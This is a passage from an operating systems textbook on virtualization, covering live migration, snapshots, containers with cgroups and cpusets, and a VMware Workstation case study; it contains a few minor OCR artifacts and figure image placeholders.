A slightly better approach might be to pause the virtual machine, rather than shut it down. During the pause, we copy over the memory pages used by the virtual machine to the new hardware as quickly as possible, configure things correctly in the new hypervisor and then resume execution. Besides memory, we also need to transfer storage and network connectivity, but if the machines are close, this can be relatively fast. We could make the file system network-based to begin with (like NFS, the network file system), so that it does not matter whether your virtual machine is running on hardware in server rack 1 or 3. Likewise, the IP address can simply be switched to the new location. Nevertheless, we still need to pause the machine for a noticeable amount of time. Less time perhaps, but still noticeable.

Instead, what modern virtualization solutions offer is something known as **live migration**. In other words, they move the virtual machine while it is still operational. For instance, they employ techniques like **pre-copy memory migration**. This means that they copy memory pages while the machine is still serving requests. Most memory pages are not written much, so copying them over is safe. Remember, the virtual machine is still running, so a page may be modified after it has already been copied. When memory pages are modified, we have to make sure that the latest version is copied to the destination, so we mark them as dirty. They will be recopied later. When most memory pages have been copied, we are left with a small number of dirty pages. We now pause very briefly to copy the remaining pages and resume the virtual machine at the new location. While there is still a pause, it is so brief that applications typically are not affected. When the downtime is not noticeable, it is known as a **seamless live migration**.

7.9.3 Checkpointing

Decoupling of virtual machine and physical hardware has additional advantages. In particular, we mentioned that we can pause a machine. This in itself is useful. If the state of the paused machine (e.g., CPU state, memory pages, and storage state) is stored on disk, we have a snapshot of a running machine. If the software makes a royal mess of the still-running virtual machine, it is possible to just roll back to the snapshot and continue as if nothing happened.

The most straightforward way to make a snapshot is to copy everything, including the full file system. However, copying a multiterabyte disk may take a while, even if it is a fast disk. And again, we do not want to pause for long while we are doing it. The solution is to use **copy on write** solutions, so that data are copied only when absolutely necessary.

Snapshotting works quite well, but there are issues. What to do if a machine is interacting with a remote computer? We can snapshot the system and bring it up again at a later stage, but the communicating party may be long gone. Clearly, this is a problem that cannot be solved.

7.10 OS-LEVEL VIRTUALIZATION

So far, we studied hypervisor-based virtualization, but in the beginning of this chapter we mentioned that there is this thing called OS-level virtualization also. Instead of presenting the illusion of a machine, the idea is to create isolated user space environments, also known as a **containers** or **jails**, as mentioned earlier.

As much as possible, each container and all the processes in it are isolated from the other containers and the rest of the system. For instance, they may all have their own file system "name space": a subtree that starts from a root that the administrator created with the chroot system call. A process in this name space

cannot access other name spaces (subtrees). However, having your own root directory is not enough. For proper isolation, containers also need separate name spaces for process identifiers, user identifiers, network interfaces (and the associated IP addresses), IPC endpoints, etc. Furthermore, isolation of (and limits on) memory and CPU usage would also be nice. Perhaps you can think of a few other resources that should be restricted?

We have already seen that limiting access to a particular file system name space using a system call like something like chroot is relatively simple: the operating system remembers that for this group of processes all file operations are relative to the new root. If one of the processes opens a file in /home/hjb/, the operating system knows that this is relative to the new root. We can apply similar tricks to the other name spaces. For instance, when a process opens all network interfaces on the system, the operating makes sure to open only the network interface(s) assigned to the group/container. Similarly, process and user identifiers can be virtualized, so that when a process sends a signal to the process with process identifier 6293, the operating system translates that number to the "real" process identifier. All of this is straightforward. However, how does one partition resources such as memory and CPU usage?

In general, we need a way to track resource usage for groups of processes for a wide variety of resources. Different operating systems have different solutions. One of the better known ones, the Linux **cgroups** (control groups) feature, we will use for illustration purposes. It allows administrators to organize processes in sets known as cgroups, and to monitor and limit a cgroup's usage of various kinds of resources. Cgroups are flexible in that they do not prescribe in advance the exact resources to track. Thus, any resource that can be tracked and restricted can be added. By attaching a resource controller (sometimes referred to as a "subsystem") for a particular resource to a cgroup, it will monitor and/or limit the corresponding resource access for all processes that are a member of that cgroup.

It is possible to limit the usage of one set of resources (such as memory, CPU, and the bandwidth for block I/O) for process P_1 and another set (for instance, only block I/O bandwidth) for process P_2. To do so, we first create two cgroups $C_{CPU+Mem}$ and C_{Blkio}. We then attach the CPU and memory controller to the first cgroup, and the block I/O controller to the second. Finally, we make P_1 a member of both $C_{CPU+Mem}$ and C_{Blkio}, and P_2 a member of only C_{Blkio}.

This in itself is still not enough. Often, we do not want to control the CPU usage of P_1 and P_2 *together,* but rather isolate the CPU usage of P_1 and P_2 *individually* also. As we shall see, cgroups elegantly solve this problem.

It is important to realize that resource control is often possible at different levels of granularity. Take the CPU. At a fine granularity, we can divide the CPU time on a core among processes dynamically using scheduling. We have discussed scheduling at length in Chap. 2. At a much coarser granularity, we can simply divide the cores of a computer, restricting the processes in a cgroup to, say, 4 of the 16 cores. Whatever they do, their processes will not run on the other 12 cores.

While fine-grained CPU control can also be used, core partitioning is actually very popular in practice. The mechanism goes back to the first years of this millennium.

Back in 2004, programmers at Bull SA (the French company that distributed Multics from 1975 until 2000) came up with the notion of **cpusets**. Cpusets allow administrators to associate specific CPUs or cores and subsets of memory to a group of processes. Since then, cpusets have been extended and modified by different programmers from different organizations, among them Paul Menage at Google who also played a leading role in the development of cgroups. This is no coincidence: cpusets match the controller model of cgroups to a t, allowing them to limit a cgroup's usage of CPU and memory at a coarse granularity. In particular, cpusets allow one to assign to a cgroup a set of CPUs and memory nodes—where a memory node simply refers to a node that contains memory, for instance in a NUMA system. Thus, administrators can specify that this cgroup may use these CPU cores and that all its memory will be allocated from the memory at these nodes only. Coarse, but effective!

Moreover, cpusets are hierarchical. In other words, it is possible to subpartition the resources in a parent cpuset into child cpusets. Thus, the root cpuset contains all CPUs and all memory nodes, all level-1 cpusets are subpartitions of its resources, all level-2 cpusets are subpartitions of their level-1 cpusets, and so on. Cgroups are similarly hierarchical. Given the example above, we can create two child cgroups in the parent cgroup $C_{CPU+Mem}$. By attaching different subpartitions of the cpuset with each child cgroup, administrators can ensure that different groups of process keep out of each other's hair.

Using concepts such as cgroups, cpusets, and name spaces, OS-level virtualization allows the creation of isolated containers without resorting to hypervisors or hardware virtualization. These containers have been around for many years, but they really started taking off after the introduction of convenient platforms such as Docker, Kubernetes, and Microsoft Azure Container Registry that help administrators to build, deploy, and manage them.

Compared to hypervisor-based virtual machines, containers are generally more lightweight: faster to start and more efficient in resource consumption. They have other advantages also. For instance, system administration is easier if we need to maintain only a single operating system rather than a separate operating system per virtual machine.

However, there are downsides also. First, you cannot run multiple operating systems on the same machine. If you want to run Windows and UNIX at the same time, containers will not do you much good. Second, while the isolation is pretty good, it is by no means absolute, as the different containers still share the same operating system and may interfere with each other there. If the operating system has static limits on certain resources (such as the number of open files) and one container uses (almost) all of them, the other containers will be in trouble. Similarly, a single vulnerability in the operating system endangers all the containers. In comparison, the isolation offered by hypervisors is considerably stronger. Also,

some researchers argue that hypervisor-based virtualization need not be more heavyweight than containers at all, as long as you reduce the virtual machines to a unikernel (Manco et al., 2017).

7.11 CASE STUDY: VMWARE

Since 1999, VMware, Inc. has been the leading commercial provider of hypervisor-based virtualization solutions with products for desktops, servers, the cloud, and now even on cell phones. It provides not only hypervisors but also the software that manages virtual machines on a large scale.

We will start this case study with a brief history of how the company got started. We will then describe VMware Workstation, a type 2 hypervisor and the company's first product, the challenges in its design and the key elements of the solution. We then describe the evolution of VMware Workstation over the years. We conclude with a description of ESX Server, VMware's type 1 hypervisor.

7.11.1 The Early History of VMware

Although the idea of using virtual machines was popular in the 1960s and 1970s in both the computing industry and academic research, interest in virtualization was totally lost after the 1980s and the rise of the personal computer industry. Only IBM's mainframe division still cared about virtualization. Indeed, the computer architectures designed at the time, and in particular Intel's x86 architecture, did not provide architectural support for virtualization (i.e., they failed the Popek/Goldberg criteria). This is extremely unfortunate, since the 386 CPU, a complete redesign of the 286, was done a decade after the Popek-Goldberg paper, and the designers should have known better.

In 1997, at Stanford, three of the future founders of VMware had built a prototype hypervisor called Disco (Bugnion et al., 1997), with the goal of running commodity operating systems (in particular UNIX) on a very large scale multiprocessor then being developed at Stanford: the FLASH machine. During that project, the authors realized that using virtual machines could solve, simply and elegantly, a number of hard system software problems: rather than trying to solve these problems within existing operating systems, one could innovate in a layer **below** existing operating systems. The key observation of Disco was that, while the high complexity of modern operating systems made innovation difficult, the relative simplicity of a virtual machine monitor and its position in the software stack provided a powerful foothold to address limitations of operating systems. Although Disco was aimed at very large servers, and designed for the MIPS architecture, the authors realized that the same approach could equally apply, and be commercially relevant, for the x86 marketplace.

And so, VMware, Inc. was founded in 1998 with the specific goal of bringing virtualization to the x86 architecture and the personal computer industry. VMware's first product (VMware Workstation) was the first virtualization solution available for 32-bit x86-based platforms. The product was first released in 1999, and came in two variants: **VMware Workstation for Linux**, a type 2 hypervisor that ran on top of Linux host operating systems, and **VMware Workstation for Windows**, which similarly ran on top of Windows NT. Both variants had identical functionality: users could create multiple virtual machines by specifying first the characteristics of the virtual hardware (such as how much memory to give the virtual machine, or the size of the virtual disk) and could then install the operating system of their choice within the virtual machine, typically from the (virtual) CD-ROM.

VMware Workstation was largely aimed at developers and IT professionals. Before the introduction of virtualization, a developer routinely had two computers on his desk, a stable one for development and a second one where he could reinstall the system software as needed. With virtualization, the second test system became a virtual machine.

Soon, VMware started developing a second and more complex product, which would be released as ESX Server in 2001. ESX Server leveraged the same virtualization engine as VMware Workstation, but packaged it as part of a type 1 hypervisor. In other words, ESX Server ran directly on the hardware without requiring a host operating system. The ESX hypervisor was designed for intense workload consolidation and contained many optimizations to ensure that all resources (CPU, memory, and I/O) were efficiently and fairly allocated among the virtual machines. For example, it was the first to introduce the concept of ballooning to rebalance memory between virtual machines (Waldspurger, 2002).

ESX Server was aimed at the server consolidation market. Before the introduction of virtualization, IT administrators would typically buy, install, and configure a new server for every new task or application that they had to run in the data center. The result was that the infrastructure was very inefficiently utilized: servers at the time were typically used at 10% of their capacity (during peaks). With ESX Server, IT administrators could consolidate many independent virtual machines into a single server, saving time, money, rack space, and electrical power.

In 2002, VMware introduced its first management solution for ESX Server, originally called Virtual Center, and today called vSphere. It provided a single point of management for a cluster of servers running virtual machines: an IT administrator could now simply log into the Virtual Center application and control, monitor, or provision thousands of virtual machines running throughout the enterprise. With Virtual Center came another innovation, **VMotion** (Nelson et al., 2005), which allowed the live migration of a running virtual machine over the network. For the first time, an IT administrator could move a running computer from one location to another without having to reboot the operating system, restart applications, or even lose network connections.

7.11.2 VMware Workstation

VMware Workstation was the first virtualization product for 32-bit x86 computers. The subsequent adoption of virtualization had a profound impact on the industry and on the computer science community: in 2009, the ACM awarded its authors the **ACM Software System Award** for VMware Workstation 1.0 for Linux. The original VMware Workstation is described in a detailed technical article (Bugnion et al., 2012). Here we provide a summary of that paper.

The idea was that a virtualization layer could be useful on commodity platforms built from x86 CPUs and primarily running the Microsoft Windows operating systems (a.k.a. the **WinTel** platform). The benefits of virtualization could help address some of the known limitations of the WinTel platform, such as application interoperability, operating system migration, reliability, and security. In addition, virtualization could easily enable the coexistence of operating system alternatives, in particular, Linux.

Although there existed decades' worth of research and commercial development of virtualization technology on mainframes, the x86 computing environment was sufficiently different that new approaches were necessary. For example, mainframes were **vertically integrated**, meaning that a single vendor engineered the hardware, the hypervisor, the operating systems, and most of the applications.

In contrast, the x86 industry was (and still is) disaggregated into at least four different categories: (a) Intel and AMD make the processors; (b) Microsoft offers Windows and the open source community offers Linux; (c) a third group of companies builds the I/O devices and peripherals and their corresponding device drivers; and (d) a fourth group of system integrators such as HP and Dell put together computer systems for retail sale. For the x86 platform, virtualization would first need to be inserted without the support of any of these industry players.

Because this disaggregation was a fact of life, VMware Workstation differed from classic virtual machine monitors that were designed as part of single-vendor architectures with explicit support for virtualization. Instead, VMware Workstation was designed for the x86 architecture and the industry built around it. VMware Workstation addressed these new challenges by combining well-known virtualiza4G tion techniques, techniques from other domains, and new techniques into a single solution.

We now discuss the specific technical challenges in building VMware Workstation.

7.11.3 Challenges in Bringing Virtualization to the x86

Recall our definition of hypervisors and virtual machines: hypervisors apply the well-known principle of **adding a level of indirection** to the domain of computer hardware. They provide the abstraction of virtual machines: multiple copies of the raw underlying hardware, each running an independent operating system

instance. The virtual machines are isolated from other virtual machines, appear each as a duplicate of the underlying hardware, and ideally run with the same speed as the real machine. VMware adapted these core attributes of a virtual machine to an x86-based target platform as follows:

1. **Compatibility**. The notion of an "essentially identical environment" meant that any x86 operating system, and all of its applications, would be able to run without modifications as a virtual machine. A hypervisor needed to provide sufficient compatibility at the hardware level such that users could run whichever operating system (down to the update and patch version) they wished to install within a particular virtual machine, without restrictions.
2. **Performance**. The overhead of the hypervisor had to be sufficiently low that users could use a virtual machine as their primary work environment. As a goal, the designers of VMware aimed to run relevant workloads at near native speeds, and in the worst case to run them on then-current processors with the same performance as if they were running natively on the immediately prior generation of processors. This was based on the observation that most x86 software was not designed to run only on the latest generation of CPUs.
3. **Isolation**. A hypervisor had to guarantee the isolation of the virtual machine without making any assumptions about the software running inside. That is, a hypervisor needed to be in complete control of resources. Software running inside virtual machines had to be prevented from any access that would allow it to subvert the hypervisor. Similarly, a hypervisor had to ensure the privacy of all data not belonging to the virtual machine. A hypervisor had to assume that the guest operating system could be infected with unknown, malicious code (a much bigger concern today than during the mainframe era).

There was an inevitable tension between these three requirements. For example, total compatibility in certain areas might lead to a prohibitive impact on performance, in which case VMware's designers had to compromise. However, they ruled out any trade-offs that might compromise isolation or expose the hypervisor to attacks by a malicious guest. Overall, four major challenges emerged:

1. **The x86 architecture was not virtualizable**. It had virtualization-sensitive, nonprivileged instructions, which violated the Popek and Goldberg criteria for strict virtualization. For example, the POPF instruction has a different (yet nontrapping) semantics depending on whether the currently running software is allowed to disable interrupts or not. This ruled out the traditional trap-and-emulate approach to virtualization. Even engineers from Intel Corporation were convinced their processors could not be virtualized in any practical sense.

2. **The x86 architecture was of daunting complexity**. The x86 architecture was a notoriously complicated CISC architecture, including legacy support for multiple decades of backward compatibility. Over the years, it had introduced four main modes of operations (real, protected, v8086, and system management), each of which enabled in different ways the hardware's segmentation model, paging mechanisms, protection rings, and security features (such as call gates).
3. **x86 machines had diverse peripherals**. Although there were only two major x86 processor vendors, the personal computers of the time could contain an enormous variety of add-in cards and devices, each with their own vendor-specific device drivers. Virtualizing all these peripherals was infeasible. This had two implications: it applied to both the front end (the virtual hardware exposed in the virtual machines) and the back end (the real hardware that the hypervisor needed to be able to control) of peripherals.
4. **Need for a simple user experience**. Classic hypervisors were installed in the factory, similar to the firmware found in today's computers. Since VMware was a startup, its users would have to add the hypervisors to existing systems after the fact. VMware needed a software delivery model with an easy installation procedure to speed-up adoption.

7.11.4 VMware Workstation: Solution Overview

This section describes at a high level how VMware Workstation addressed the challenges mentioned in the previous section.

VMware Workstation is a type 2 hypervisor that consists of distinct modules. One important module is the VMM, which is responsible for executing the virtual machine's instructions. A second important module is the VMX, which interacts with the host operating system.

The section covers first how the VMM solves the nonvirtualizability of the x86 architecture. Then, we describe the operating system-centric strategy used by the designers throughout the development phase. Next, we look at the design of the virtual hardware platform, which addresses half of the peripheral diversity challenge. Finally, we discuss the role of the host operating system, in particular the interaction between the VMM and VMX components.

Virtualizing the x86 Architecture

The VMM runs the actual virtual machine; it enables it to make forward progress. A VMM built for a virtualizable architecture uses a technique known as trap-and-emulate to execute the virtual machine's instruction sequence directly, but

safely, on the hardware. When this is not possible, one approach is to specify a virtualizable subset of the processor architecture, and port the guest operating systems to that newly defined platform. This technique is known as paravirtualization (Barham et al., 2003; Whitaker et al., 2002) and requires source-code level modifications of the operating system. Put bluntly, paravirtualization modifies the guest to avoid doing anything that the hypervisor cannot handle. Paravirtualization was infeasible at VMware because of the compatibility requirement and the need to run operating systems whose source code was not available, in particular Windows.

An alternative would have been to employ an all-emulation approach. In this, the instructions of the virtual machines are emulated by the VMM on the hardware (rather than directly executed). This can be quite efficient; prior experience with the SimOS (Rosenblum et al., 1997) machine simulator showed that the use of techniques such as **dynamic binary translation** running in a user-level program could limit overhead of complete emulation to a factor-of-five slowdown. Although this is *quite* efficient, and certainly useful for simulation purposes, a factor-of-five slowdown was clearly inadequate and would not meet the desired performance requirements.

The solution to this problem combined two key insights. First, although trap-and-emulate direct execution could not be used to virtualize the entire x86 architecture all the time, it could actually be used some of the time. In particular, it could be used during the execution of application programs, which accounted for most of the execution time on relevant workloads. The reasons is that these virtualization sensitive instructions are not sensitive all the time; rather they are sensitive only in certain circumstances. For example, the POPF instruction is virtualization-sensitive when the software is expected to be able to disable interrupts (e.g., when running the operating system), but is not virtualization-sensitive when software cannot disable interrupts (in practice, when running nearly all user-level applications).

Figure 7-8 shows the modular building blocks of the original VMware VMM. We see that it consists of a direct-execution subsystem, a binary translation subsystem, and a decision algorithm to determine which subsystem should be used. Both subsystems rely on some shared modules, for example to virtualize memory through shadow page tables, or to emulate I/O devices.

The direct-execution subsystem is preferred, and the dynamic binary translation subsystem provides a fallback mechanism whenever direct execution is not possible. This is the case for example whenever the virtual machine is in such a state that it could issue a virtualization-sensitive instruction. Therefore, each subsystem constantly reevaluates the decision algorithm to determine whether a switch of subsystems is possible (from binary translation to direct execution) or necessary (from direct execution to binary translation). This algorithm has a number of input parameters, such as the current execution ring of the virtual machine, whether interrupts can be enabled at that level, and the state of the segments. For example, binary translation must be used if any of the following is true:



Figure 7-8. High-level components of the VMware virtual machine monitor (in the absence of hardware support).

1. The virtual machine is currently running in kernel mode (ring 0 in the x86 architecture).
2. The virtual machine can disable interrupts and issue I/O instructions (in the x86 architecture, when the I/O privilege level is set to the ring level).
3. The virtual machine is currently running in real mode, a legacy 16-bit execution mode used by the BIOS among other things.

The actual decision algorithm contains a few additional conditions. The details can be found in Bugnion et al. (2012). Interestingly, the algorithm does not depend on the instructions that are stored in memory and may be executed, but only on the value of a few virtual registers; therefore, it can be evaluated very efficiently in just a handful of instructions.

The second key insight was that by properly configuring the hardware, particularly using the x86 segment protection mechanisms carefully, system code under dynamic binary translation could also run at near-native speeds. This is very different than the factor-of-five slowdown normally expected of machine simulators.

The difference can be explained by comparing how a dynamic binary translator converts a simple instruction that accesses memory. To emulate such an instruction in software, a classic binary translator emulating the full x86 instruction-set architecture would have to first verify whether the effective address is within the range of the data segment, then convert the address into a physical address, and finally to copy the referenced word into the simulated register. Of course, these various steps can be optimized through caching, in a way very similar to how the processor cached page-table mappings in a translation-lookaside buffer. But even such optimizations would lead to an expansion of individual instructions into an instruction sequence.

The VMware binary translator performs *none* of these steps in software. Instead, it configures the hardware so that this simple instruction can be reissued

with the identical instruction. This is possible only because the VMware VMM (of which the binary translator is a component) has previously configured the hardware to match the exact specification of the virtual machine: (a) the VMM uses shadow page tables, which ensures that the memory management unit can be used directly (rather than emulated) and (b) the VMM uses a similar shadowing approach to the segment descriptor tables (which played a big role in the 16-bit and 32-bit software running on older x86 operating systems).

There are, of course, complications and subtleties. One important aspect of the design is to ensure the integrity of the virtualization sandbox, that is, to ensure that no software running inside the virtual machine (including malicious software) can tamper with the VMM. This problem is generally known as **software fault isolation** and adds run-time overhead to each memory access if the solution is implemented in software. Here also, the VMware VMM uses a different, hardware-based approach. It splits the address space into two disjoint zones. The VMM reserves for its own use the top 4 MB of the address space. This frees up the rest (that is, 4 *GB* – 4 MB, since we are talking about a 32-bit architecture) for the use by the virtual machine. The VMM then configures the segmentation hardware so that no virtual machine instructions (including ones generated by the binary translator) can ever access the top 4-MB region of the address space.

A Guest Operating System Centric Strategy

Ideally, a VMM should be designed without worrying about the guest operating system running in the virtual machine, or how that guest operating system configures the hardware. The idea behind virtualization is to make the virtual machine interface identical to the hardware interface so that all software that runs on the hardware will also run in a virtual machine. Unfortunately, this approach is practical only when the architecture is virtualizable and simple. In the case of x86, the overwhelming complexity of the architecture was clearly a problem.

The VMware engineers simplified the problem by focusing only on a selection of supported guest operating systems. In its first release, VMware Workstation supported officially only Linux, Windows 3.1, Windows 95/98, and Windows NT as guest operating systems. Over the years, new operating systems were added to the list with each revision of the software. Nevertheless, the emulation was good enough that it ran some unexpected operating systems, such as MINIX 3, perfectly, right out of the box.

This simplification did not change the overall design—the VMM still provided a faithful copy of the underlying hardware, but it helped guide the development process. In particular, engineers had to worry only about combinations of features that were used in practice by the supported guest operating systems.

For example, the x86 architecture contains four privilege rings in protected mode (ring 0 to ring 3) but no operating system uses ring 1 or ring 2 in practice (save for OS/2, a long-dead operating system from IBM). So rather than figure out

how to correctly virtualize ring 1 and ring 2, the VMware VMM simply had code to detect if a guest was trying to enter into ring 1 or ring 2, and, in that case, would stop execution of the virtual machine. This not only removed unnecessary code, but more importantly it allowed the VMware VMM to assume that ring 1 and ring 2 would never be used by the virtual machine, and therefore that it could use these rings for its own purposes. In fact, the VMware VMM's binary translator runs at ring 1 to virtualize ring 0 code.

The Virtual Hardware Platform

So far, we have primarily discussed the problem associated with the virtualization of the x86 processor. But an x86-based computer is much more than its processor. It also has a chipset, some firmware, and a set of I/O peripherals to control disks, network cards, CD-ROM, keyboard, etc.

The diversity of I/O peripherals in x86 personal computers made it impossible to match the virtual hardware to the real, underlying hardware. Whereas there were only a handful of x86 processor models in the market, with only minor variations in instruction-set level capabilities, there were thousands of I/O devices, most of which had no publicly available documentation of their interface or functionality. VMware's key insight was to **not** attempt to have the virtual hardware match the specific underlying hardware, but instead have it always match some configuration composed of selected, canonical I/O devices. Guest operating systems then used their own existing, built-in mechanisms to detect and operate these (virtual) devices.

The virtualization platform consisted of a combination of multiplexed and emulated components. Multiplexing meant configuring the hardware so it can be directly used by the virtual machine, and shared (in space or time) across multiple virtual machines. Emulation meant exporting a software simulation of the selected, canonical hardware component to the virtual machine. Figure 7-9 illustrates that VMware Workstation used multiplexing for processor and memory and emulation for everything else.

For the multiplexed hardware, each virtual machine had the illusion of having one dedicated CPU and a configurable, but a fixed amount of contiguous RAM starting at physical address 0.

Architecturally, the emulation of each virtual device was split between a front-end component, which was visible to the virtual machine, and a back-end component, which interacted with the host operating system (Waldspurger and Rosenblum, 2012). The front-end was essentially a software model of the hardware device that could be controlled by unmodified device drivers running inside the virtual machine. Regardless of the specific corresponding physical hardware on the host, the front end always exposed the same device model.

For example, the first Ethernet device front end was the AMD PCnet "Lance" chip, once a popular 10-Mbps plug-in board on PCs, and the back end provided

	Virtual Hardware (front end)	Back end
Multiplexed	1 virtual x86 CPU, with the same instruction set extensions as the underlying hardware CPU	Scheduled by the host operating system on either a uniprocessor or multiprocessor host
	Up to 512 MB of contiguous DRAM	Allocated and managed by the host OS (page-by-page)

Emulated	PCI Bus	Fully emulated compliant PCI bus
	4x IDE disks 7x Buslogic SCSI Disks	Virtual disks (stored as files) or direct access to a given raw device
	1x IDE CD-ROM	ISO image or emulated access to the real CD-ROM
	2x 1.44 MB floppy drives	Physical floppy or floppy image
	1x VMware graphics card with VGA and SVGA support	Ran in a window and in full-screen mode. SVGA required VMware SVGA guest driver
	2x serial ports COM1 and COM2	Connect to host serial port or a file
	1x printer (LPT)	Can connect to host LPT port
	1x keyboard (104-key)	Fully emulated; keycode events are generated when they are received by the VMware application
	1x PS-2 mouse	Same as keyboard
	3x AMD Lance Ethernet cards	Bridge mode and host-only modes
	1x Soundblaster	Fully emulated

Figure 7-9. Virtual hardware configuration options of the early VMware Workstation, ca. 2000.

network connectivity to the host's physical network. Ironically, VMware kept supporting the PCnet device long after physical Lance boards were no longer available, and actually achieved I/O that was orders of magnitude faster than 10 Mbps (Sugerman et al., 2001). For storage devices, the original front ends were an IDE controller and a Buslogic Controller, and the back end was typically either a file in the host file system, such as a virtual disk or an ISO 9660 image, or a raw resource such as a drive partition or the physical CD-ROM.

Splitting front ends from back ends had another benefit: a VMware virtual machine could be copied from computer to another computer, possibly with different hardware devices. Yet, the virtual machine would not have to install new device drivers since it only interacted with the front-end component. This attribute, called **hardware-independent encapsulation**, has a huge benefit today in server environments and in cloud computing. It enabled subsequent innovations such as suspend/resume, checkpointing, and the transparent migration of live virtual machines across physical boundaries (Nelson et al., 2005). In the cloud, it allows

customers to deploy their virtual machines on any available server, without having to worry of the details of the underlying hardware.

The Role of the Host Operating System

The final critical design decision in VMware Workstation was to deploy it "on top" of an existing operating system. This classifies it as a type 2 hypervisor. The choice had two main benefits.

First, it would address the second part of peripheral diversity challenge. VMware implemented the front-end emulation of the various devices, but relied on the device drivers of the host operating system for the back end. For example, VMware Workstation would read or write a file in the host file system to emulate a virtual disk device, or draw in a window of the host's desktop to emulate a video card. As long as the host operating system had the appropriate drivers, VMware Workstation could run virtual machines on top of it.

Second, the product could install and feel like a normal application to a user, making adoption easier. Like any application, the VMware Workstation installer simply writes its component files onto an existing host file system, without perturbing the hardware configuration (no reformatting of a disk, creating of a disk partition, or changing of BIOS settings). In fact, VMware Workstation could be installed and start running virtual machines without requiring even rebooting the host operating system, at least on Linux hosts.

However, a normal application does not have the necessary hooks and APIs necessary for a hypervisor to multiplex the CPU and memory resources, which is essential to provide near-native performance. In particular, the core x86 virtualization technology described above works only when the VMM runs in kernel mode and can furthermore control all aspects of the processor without any restrictions. This includes the ability to change the address space (to create shadow page tables), to change the segment tables, and to change all interrupt and exception handlers.

A device driver has more direct access to the hardware, in particular if it runs in kernel mode. Although it could (in theory) issue any privileged instructions, in practice a device driver is expected to interact with its operating system using well-defined APIs, and does not (and should never) arbitrarily reconfigure the hardware. And since hypervisors call for a massive reconfiguration of the hardware (including the entire address space, segment tables, exception and interrupt handlers), running the hypervisor as a device driver was also not a realistic option.

Since none of these assumptions are supported by host operating systems, running the hypervisor as a device driver (in kernel mode) was also not an option.

These stringent requirements led to the development of the VMware Hosted Architecture. In it, as shown in Fig. 7-10, the software is broken into three separate and distinct components.



Figure 7-10. The VMware Hosted Architecture and its three components: VMX, VMM driver, and VMM.

These components each have different functions and operate independently from one another:

1. A user-space program (the **VMX**) which the user perceives to be the VMware program. The VMX performs all UI functions, starts the virtual machine, and then performs most of the device emulation (front end), and makes regular system calls to the host operating system for the back end interactions. There is typically one multithreaded VMX process per virtual machine.

2. A small kernel-mode device driver (the **VMX driver**), which gets installed within the host operating system. It is used primarily to allow the VMM to run by temporarily suspending the entire host operating system. There is one VMX driver installed in the host operating system, typically at boot time.

3. The VMM, which includes all the software necessary to multiplex the CPU and the memory, including the exception handlers, the trap-and-emulate handlers, the binary translator, and the shadow paging module. The VMM runs in kernel mode, but it does not run in the context of the host operating system. In other words, it cannot rely directly on services offered by the host operating system, but it is also not constrained by any rules or conventions imposed by the host operating system. There is one VMM instance for each virtual machine, created when the virtual machine starts.

VMware Workstation appears to run on top of an existing operating system, and, in fact, its VMX does run as a process of that operating system. However, the VMM operates at system level, in full control of the hardware, and without depending on any way on the host operating system. Figure 7-10 shows the relationship between the entities: the two contexts (host operating system and VMM) are peers to each other, and each has a user-level and a kernel component. When the VMM runs (the right half of the figure), it reconfigures the hardware, handles all I/O interrupts and exceptions, and can therefore safely temporarily remove the host operating system from its virtual memory. For example, the location of the interrupt table is set within the VMM by assigning the IDTR register to a new address. Conversely, when the host operating system runs (the left half of the figure), the VMM and its virtual machine are equally removed from its virtual memory.

This transition between these two totally independent system-level contexts is a world switch. The name itself emphasizes that everything about the software changes during a world switch, in contrast with the regular context switch implemented by an operating system. Figure 7-11 shows the difference between the two. The regular context switch between processes "A" and "B" swaps the user portion of the address space and the registers of the two processes, but leaves a number of critical system resources unmodified. For example, the kernel portion of the address space is identical for all processes, and the exception handlers are also not modified. In contrast, the world switch changes everything: the entire address space, all exception handlers, privileged registers, etc. In particular, the kernel address space of the host operating system is mapped only when running in the host operating system context. After the world switch into the VMM context, it has been removed from the address space altogether, freeing space to run both the VMM and the virtual machine. Although this sounds complicated, this can be implemented quite efficiently and takes only 45 x86 machine-language instructions to execute.

The careful reader will have wondered: what of the guest operating system's kernel address space? The answer is simply that it is part of the virtual machine address space, and is present when running in the VMM context. Therefore, the guest operating system can use the entire address space, and in particular the same locations in virtual memory as the host operating system. This is very specifically what happens when the host and guest operating systems are the same (e.g., both are Linux). Of course, this all "just works" because of the two independent contexts and the world switch between the two.

The same reader will then wonder: what of the VMM area, at the very top of the address space? As we discussed above, it is reserved for the VMM itself, and those portions of the address space cannot be directly used by the virtual machine. Luckily, that small 4-MB portion is not frequently used by the guest operating systems since each access to that portion of memory must be individually emulated and induces noticeable software overhead.

